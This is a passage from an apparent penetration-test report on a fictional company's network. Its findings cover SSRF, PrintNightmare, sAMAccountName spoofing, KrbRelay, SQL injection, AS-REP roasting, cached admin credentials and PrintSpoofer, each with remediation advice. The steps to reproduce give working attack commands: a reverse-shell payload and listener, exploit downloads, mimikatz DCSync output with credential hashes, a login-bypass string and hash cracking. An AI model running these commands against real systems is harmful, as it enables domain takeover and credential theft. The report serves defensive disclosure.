	allows users to control what URL will be visited by the web application if possible. However, if this feature is required then take care to first validate that user input only contains trusted URLs/IPs that requests are sent to. This can be acheived either using a library for this or creating a custom regex case to validate all user input. https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

Steps to Reproduce

1.) Submit a valid GET request to submit a bag using /api/v3/bag/submit?bagUUID=[ID]
2.) Host a web server that can read POST data
3.) Send a GET request with /api/v1/print/send?entrynumber=[NUM]&PrintServerURL=[URL-OF-HOSTED-SERVER]
4.) The web server should recieve a request with a information including server login information and customer data

Proof

```
1 GET /api/v3/bag/submit?bagUUID=
  00a1867e-2b2b-4878-8906-3ba0f2df900c HTTP/1.1
2 Host: baggagecheckin.corp.kkms.local
3 Accept: */*
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/120.0.6099.199 Safari/537.36
5 X-Requested-With: XMLHttpRequest
6 Referer:
  http://baggagecheckin.corp.kkms.local/kiosk/go/bagchec
  k
```

Initial baggage submission request, creating a new entrynumber

```
GET /api/v1/print/send?entrynumber=
1&PrintServerURL=
http://10.0.254.201:5000 HTTP/1.1
Host:
baggagecheckin.corp.kkms.local
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language:
en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT
 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.6099.199
Safari/537.36
Connection: close
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Content-Type: application/json;
charset=utf-8
Date: Sat, 13 Jan 2024 17:38:13
GMT
Content-Length: 66
Connection: close

{
  "msg":
  "\u003cp\u003eHello, World!\u003
  c/p\u003e",
  "status":"okay"
}
```

The request via the API and the response sent by the server


The request body with all information received on the "remote" server


6.1.6 PrintNightmare			
Active Directory		**Risk**	**CVSS**
Likelihood	Medium	**High**	**8.8**
Impact	Critical		
CVSS String	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	Active Directory Environment SkyControl01 (10.0.0.5)		
Description	Using only the credentials of a domain user, an attacker could gain complete control over a Domain Admin user on the Domain Controller (SkyControl01) essentially compromisng the Active Directory network. This exploit takes advantage of a privilege		

	vulnerability in the Windows Print Spooler service.
Business Impact	All company and customer information stored on any Active Directory joined user or machine will be accessible to attackers. Any services provided by a Active Directory could be disrupted including being able to access or send email, or allow employees to use their workstations.
Technical Impact	All AD accounts, machines, and data are compromised.
Compliance Violations	• PCI-DSS (5) - Protect all systems against malware and regularly update anti-virus software or programs • TSA Cybersecurity Directive (4) - Reduce the risk of exploitation of unpatched systems through the application of security patches and updates for operating systems, applications, drivers and firmware on critical cyber systems in a timely manner using a risk-based methodology.
Remediation	Applying the necessary Windows security patch that has been released since July 2021 https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527
Steps to Reproduce	
1.) Download the latest version of Impacket 2.) Generate a reverse shell payload: msfvenom -p windows/x64/shell_reverse_tcp LHOST=<Attacker IP Address> LPORT=<attacker port>-f dll > shell.dll 3.) Create metasploit listener: msfconsole use exploit/multi/handler SET LPORT=<attacker port> SET LHOST=<attacker IP> SET PAYLOAD = windows/x64/shell_reverse_tcp run 4.) Create smb server to host payload file: cd /usr/share/doc/python3-impacket/examples/ smbserver.py share `pwd` -smb2support	

5.) Download exploit script:
wget https://raw.githubusercontent.com/cube0x0/CVE-2021-1675/main/CVE-2021-1675.py
6.) Execute exploit script:
python3 CVE-2021-1675.py kkms/<user>:<password>@10.0.0.5 '\\<kali IP>/share/shell.dll'

Proof






6.1.7 sAMAccountName spoofing			
Windows Vulnerability		**Risk**	**CVSS**
Likelihood	Low	**HIGH**	**8.8**
Impact	Critical		
CVSS String	CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H/E:F/RL:O/RC:C		
Affected Scope	corp.kkms.local		
Description	Computer accounts should have a trailing $ in their name (i.e. sAMAccountName attribute) but in many versions of Windows no validation process existed to make sure of it. This means a user with permissions to add computer accounts to the domain can add computer accounts without the trailing $.		
Description	When requesting a service ticket, a user must present a TGT first. If the service ticket that is asked for is not found by the KDC, the KDC will search again for a user with a trailing $. If a TGT is obtained for a user (for example, bob), then the bob user is removed, the next time a service ticket is requested for bob, the KDC will return a service ticket for bob$, a completely different user. By carefully choosing the name of a computer to add and then remove from the domain, an attacker can obtain a service ticket for the domain administrator user.		
Business Impact	An attacker with full administrative access to the domain can modify and control any data stored on a Windows computer within the RAKMS network. This attacker could also theoretically install ransomware and force a payment from RAKMS.		
Technical Impact	An attacker with full administrative access to the domain can disable services, turn off computers and people mover systems, lock out users, and more.		


Compliance Violations	TSA Security Directives (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems
Remediation	This vulnerability is possible because all domain users currently have the ability to add new computers to the domain. This is a group policy option that should be restricted to users with administrative access. In addition, there are two patches Microsoft has released to remediate the vulnerability. They are listed below. KB5008602 – https://support.microsoft.com/en-us/topic/november-14-2021-kb5008602-os-build-17763-2305-out-of-band-8583a8a3-ebed-4829-b285-356fb5aaacd7 KB5008380 – https://support.microsoft.com/en-us/topic/kb5008380-authentication-updates-cve-2021-42287-9dafac11-e0d0-4cb8-959a-143bd0201041

Steps to Reproduce

1. Log into any domain joined computer with a normal domain user account.
2. Open a Powershell window
3. Create a computer account
    a. $password = ConvertTo-SecureString 'ComputerPassword' -AsPlainText –Force
    b. New-MachineAccount -MachineAccount "ControlledComputer" -Password $($password) -Domain "corp.kkms.local" -DomainController "SkyControl01.domain.local" -Verbose




4. Clear the new account's SPNs
    a. Set-DomainObject -Identity 'ControlledComputer$' -Clear 'serviceprincipalname' -Verbose



5. Rename the new computer to have the same name as the DC
    a. Set-MachineAccountAttribute -MachineAccount "ControlledComputer" -Value "DomainController" -Attribute samaccountname –Verbose

6. Obtain a TGT for the new computer account
    a. Rubeus.exe asktgt /user:"SkyControl01" /password:"ComputerPassword" /domain:"corp.kkms.local" /dc:"SkyControl01.corp.kkms.local" /nowrap



7. Reset the name of the new computer account so it no longer matches the Domain Controller
    a. Set-MachineAccountAttribute -MachineAccount "ControlledComputer" -Value "ControlledComputer" -Attribute samaccountname -Verbose

8. Obtain a service ticket with S4U2self by presenting the previous TGT
    a. Rubeus.exe s4u /self /impersonateuser:"DomainAdmin" /altservice:"ldap/DomainController.domain.local" /dc:"DomainController.domain.local" /ptt /ticket:[Base64 TGT]

Proof


Conduct a DCSync attack with mimikatz to obtain the Kerberos account's TGT.

- Mimikatz.exe
- (mimikatz) lsadump::dcsync /domain:domain.local /kdc:DomainController.domain.local /user:krbtgt

```
mimikatz # lsadump::dcsync /domain:corp.kkms.local /kdc:SkyControl01.corp.kkms.local /user:krbtgt
[DC] 'corp.kkms.local' will be the domain
[DC] 'SkyControl01.corp.kkms.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 1/9/2024 2:17:14 AM
Object Security ID   : S-1-5-21-2036343003-1559323828-495105691-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 6a33d7a305a2ed3b36d3509bbfd4fff8
    ntlm- 0: 6a33d7a305a2ed3b36d3509bbfd4fff8
    lm  - 0: aad3b435b51404eeaad3b435b51404ee

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 2ea9481a1e48f32cc03db12fac11c7e5

* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.KKMS.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 50a5e30214b537cdc9c06f953971e9615786d6fd935e46d3c6b0c66350d80ed4
      aes128_hmac       (4096) : 20fcb1e8e9329e5485399ed7981a0cad
      des_cbc_md5       (4096) : e53d15c29dfd23f7

* Primary:Kerberos *
    Default Salt : CORP.KKMS.LOCALkrbtgt
    Credentials
      des_cbc_md5       : e53d15c29dfd23f7

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  c3044c9ec33be4a164425c81e21151c5
    02  e94f449b4a2c7c99e1ae67c45675e726
```


6.1.8 KrbRelay with RBCD Privilege Escalation			
Active Directory Vulnerability		**Risk**	**CVSS**
Likelihood	Low	**HIGH**	**8.5**
Impact	Critical		
CVSS String	CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H/E:F/RL:O/RC:C		
Affected Scope	corp.kkms.local		
Description	Kerberos Relay Attack adds a fake (or owned) computer account to the target's msDS-AllowedToActOnBehalfOfOtherIdentity attribute, making it possible to perform a Resource-Based Constrained Delegation Attack against the target. The result of the RBCD attack is Silver Ticket access to the target, which can be used for local admin access remotely or even locally (meaning privilege escalation) by patching the Win32 Service Control Manager to use Kerberos Authentication locally.		
Business Impact	An attacker with full administrative access to the domain can modify and control any data stored on a Windows computer within the RAKMS network. This attacker could also theoretically install ransomware and force a payment from RAKMS.		
Technical Impact	An attacker with full administrative access to the domain can disable services, turn off computers and people mover systems, lock out users, and more.		
Compliance Violations	TSA Security Directives (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems		
Remediation	This vulnerability can only be exploited on systems where LDAP signing is not enforced. This is the default for most Windows systems, which is why this vulnerability is so widespread.		

To remediate this, require LDAP signing in Active Directory. Before doing this, it is recommended to perform an audit of RAKMS's internal systems to ensure nothing relies on using unsigned LDAP connections.




Steps to Reproduce

1. Log into any domain joined computer with a normal domain user account.
2. Open a Powershell window
3. Create a computer account
    a. $password = ConvertTo-SecureString 'ComputerPassword' -AsPlainText –Force
    b. New-MachineAccount -MachineAccount "ControlledComputer" -Password $($password) -Domain "corp.kkms.local" -DomainController "SkyControl01.domain.local" -Verbose



4. Get the SID of the new computer object
    c. $o = ([ADSI]"LDAP://CN=evilcomputer,CN=Computers,DC=ecorp,DC=local").objectSID
    d. (New-Object System.Security.Principal.SecurityIdentifier($o.value, 0)).Value


5. Find a suitable COM port
    e. CheckPort.exe



6. Use the returned SID value to perform the KrbRelay Attack
    f. KrbRelay.exe -spn ldap/dc1.ecorp.local -clsid 90f18417-f0f1-484e-9d3c-59dceee5dbd8 -rbcd S-1-5-21-3239103757-393380102-551265849-2110 -port 10

Proof

In the final step, we encountered an error as seen here:




According to common literature associated with the exploit, this is caused by a timing issue between the Kerberos server and the workstation on which the exploit is running.

The timing issue is commonly fixed with a restart, which we decided not to pursue to avoid disruptions to RAKMS's business. That being said, even though we do not have a screenshot of the exploit working, the system is still vulnerable to it, and we highly

encourage following the remediation steps provided.

6.0.0 SQL Injection in Employee DB Login			
Web Application Vulnerability		**Risk**	**CVSS**
Likelihood	High	**High**	**8.0**
Impact	High		
CVSS String	N/A		
Affected Scope	10.0.0.43		
Description	An attacker can login as any user using a SQL injection in the username or password field of the login request.		
Business Impact	Employee business data can be leaked, edited, and read by an attacker. Specifically, employee schedules can be altered which can completely disrupt the day to day operations of RAKMs and its staff.		
Technical Impact	This vulnerability allows an attacker to have access to the timesheets of employees, letting them view and edit clock in and clock out times of any employee.		
Remediation	Use prepared SQL queries that automatically safely parameterize the user input for developers. Prepared SQL queries will stop attackers from being able to perform SQL injections where they can control inout into the query. PHP has libraries that do this for the developer and should be implemented by the library used by this application. https://www.php.net/manual/en/mysqli.quickstart.prepared-statements.php		
Steps to Reproduce			
1.) Navigate to 10.0.0.43 2.) Enter the username “admin’ or 1=1 -- -” and any password 3.) Log in			
Proof			



The output of a script used to blindly enumerate the tables and schema in the database through a carefully crafted query

6.0.0 As-REP Roasting on Domain User with Crackable Password			
Active Directory		**Risk**	**CVSS**
Likelihood	High	**High**	**8.0**
Impact	High		
CVSS String	CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	Active Directory Environment Users: kkms\EDR_test		
Description	The active directory environment contains a domain account vulnerable to AS-REP Roasting, an attack where a attacker can obtain the password hash of a user with only their username and "Kerberos Preauthentication" disabled. The hash can then be cracked offline like in the EDR_Test user where the password was found in rockyou.txt.		
Business Impact	All company and customer information stored on the EDR_test will be accessible to attackers.		
Technical Impact	An attacker can gain complete control an Active Directory user and could be leveraged into performing additional AD attacks. A malicious party would also be able to enumerate the environment and leverage LDAP queries.		
Compliance Violations	TSA Security Directives (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems		
Remediation	Enforcing a rigorous password policy (8+ alphanumeric and special characters) to prevent passwords from being crackable and Kerberos preauthentication should be removed from accounts that don't need them. Finally, EDR_test should be removed from environment if it is no longer needed by RAKMS to reduce attack surface.		

Steps to Reproduce

1.) Add DC to hostnames
vim /etc/hosts and add entry SKYCONTROL01.corp.kkms.local 10.0.0.5


2.) Download AS-Rep Roast script
wget
https://raw.githubusercontent.com/fortra/impacket/master/examples/GetNPUsers.py

3.) Execute script and obtain hash
python getNPUsers.py kkms/EDR_test -request -format hashcat -outputfile hashes.asreproast


4.) Crack obtained hash
hashcat –m 18200 –a 0 hashes.asreproast /usr/share/wordlists/rockyou.txt

5.) Show cracked password
hashcat –m 18200 –a 0 hashes.asreproast /usr/share/wordlists/rockyou.txt --show

Proof



*differs from Steps to Reproduce because getSPNUsers.py doesn't already need domain user



password bottom right

6.0.0 Cached Administrator Credentials on CESSNA-EXCHANGE			
Windows Vulnerability		**Risk**	**CVSS**
Likelihood	Medium	**HIGH**	**7.8**
Impact	High		
CVSS String	CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.0.6 corp.kkms.local		
Description	When a Windows user logs into a computer using their Domain credentials, the Windows computer they are logging into often maintains a copy of a hashed version of the credentials in order to have the ability to log the user in again without needing to recontact the domain controller. An attacker with local access to the Windows computer can extract the cached credentials and use them to masquerade as the user the credentials belong to. In this case, the Domain Administrator credentials were cached on the CESSENA-EXCHANGE server, which would allow an attacker full administrative control of the domain.		
Business Impact	An attacker with full administrative access to the domain can modify and control any data stored on a Windows computer within the RAKMS network. This attacker could also theoretically install ransomware and force a payment from RAKMS.		
Technical Impact	An attacker with full administrative access to the domain can disable services, turn off computers and people mover systems, lock out users, and more.		
Compliance Violations	TSA Security Directives (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems		
Remediation	Credential caching can be disabled through a group policy. Open the group policy editor, and implement the following option:		

	• Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options\ Network access: Do not allow storage of passwords and credentials for network authentication -> Enabled

Steps to Reproduce

1. Open a meterpreter shell on CESSNA-EXCHANGE

In the meterpreter shell:


2. load kiwi
3. creds_all

Download Impacket's psexec.py scrip from:
https://github.com/fortra/impacket/blob/master/examples/psexec.py

Run psexec.py from a system on the same local area network as SkyWorker01.

Python3 psexec.py -hashes [ADMIN HASH] Administrator@10.0.0.5

Proof




6.0.0 PrintSpoofer Privilege Escalation			
Active Directory		**Risk**	**CVSS**
Likelihood	High	**Medium**	**7.8**
Impact	Medium		
CVSS String	CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H		
Affected Scope	Active Directory Environment **Users:** kkms\mmagnolia, kkms\svc_ATC, kkms\edr_test		
Description	A privilege of escalation vulnerability which elevates normal users to NT\Authortity System. The exploit takes advantage of SeImpersonatePrivilege and the PrintSpooler service in order impersonate a system token and gain administrative permissions.		
Business Impact	All data and services on machine are at risk.		
Technical Impact	Domain User elevated to Local Admin. Certain attacks are now possible such as dumping SAM, getting logged on hashes and secrets with Mimikatz.		
Compliance Violations	TSA Security Directives (2) - Create access control measures to secure and prevent unauthorized access to critical cyber systems		
Remediation	Disabling SeImpersonatePrivilege on users and patching Print Spooler Service vulnerability with Microsoft Patch: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527		
Steps to Reproduce			
1.) Download PrintSpoofer exploit executable onto compromised user certutil.exe -urlcache -split -f http:// https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe 2.) Execute exploit in command prompt			

PrintSpoofer64.exe -i -c cmd

Proof

```
C:\Users\Public\Downloads>whoami
whoami
kkms\pcalder

C:\Users\Public\Downloads>PrintSpoofer64.exe -i -c cmd
